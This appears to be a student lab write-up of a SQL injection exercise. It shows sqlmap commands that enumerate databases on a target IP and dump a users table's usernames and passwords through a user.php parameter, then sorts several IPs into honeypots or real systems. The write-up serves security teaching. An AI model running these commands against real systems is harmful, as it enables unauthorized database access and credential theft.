Tuğcan Barbin 25168 Lab2

My ip address





1-)

1-1)

sqlmap -u <http://70.34.209.116/> --current-db –current-user –forms –crawl=2

i tried to find database and user with using –forms –crawl=2 before that i tried without them.







i tried to Access databases with the information i found as the database tool ‘MySql’

with

sqlmap -u <http://70.34.209.116/> --dbms=mysql –forms –dbs






So, there are 5 databases and their names are

information\_schema, multi\_login, mysql, performance\_schema, sys


1.2-)


Since we know that we have a databases called sys, we can see tables of it. With,

-u <http://70.34.209.116/> --D sys –tables --forms –crawl=2



And the result is below, with 101 table and their names.





1.3-)

To see login related issues i decided to find out what is in multi\_login database, with

sqlmap -u <http://70.34.209.116/> -D multi\_login –tables –forms –crawl=2







I found the users table and decided to look what is in there. An admin account may exist in the table.

First i looked for column names with,

sqlmap -u <http://70.34.209.116/> -D multi\_login -T users –columns –forms –crawl=2





After this step, i tried display the data with,


sqlmap -u <http://70.34.209.116/> --dbms=mysql –columns –forms –crawl=2 -D multi\_login -T users -C id,password,username,user\_type –dump

but it did not worked probably i misused forms and crawl

then i tried to find vulnurability in the website and found user.php?user=1

so,

sqlmap -u http://70.34.209.116/user.php?user=1 --dbms=mysql -D multi\_login -T users -C id,password,username,user\_type –dump




We can reach the entire table with using logs of command prompt and look for admin account.

2-)


\*\*\*\*95.179.140.254 low interaction honeypot

Does not give any errors




Does not give us indices, also same page with every parameter

Same response for every parameter



\*\*\*\*45.77.53.92 – low interaction honeypot

Has a html output that is fixed and not a js format




Does not have error page



[34.125.235.245/](http://34.125.235.245/)- not a low interaction honeypot


İt does not have a default page for all parameters

Has a json response



,

Has a error page



İt is working like a real system and gives responds to searches in js format.

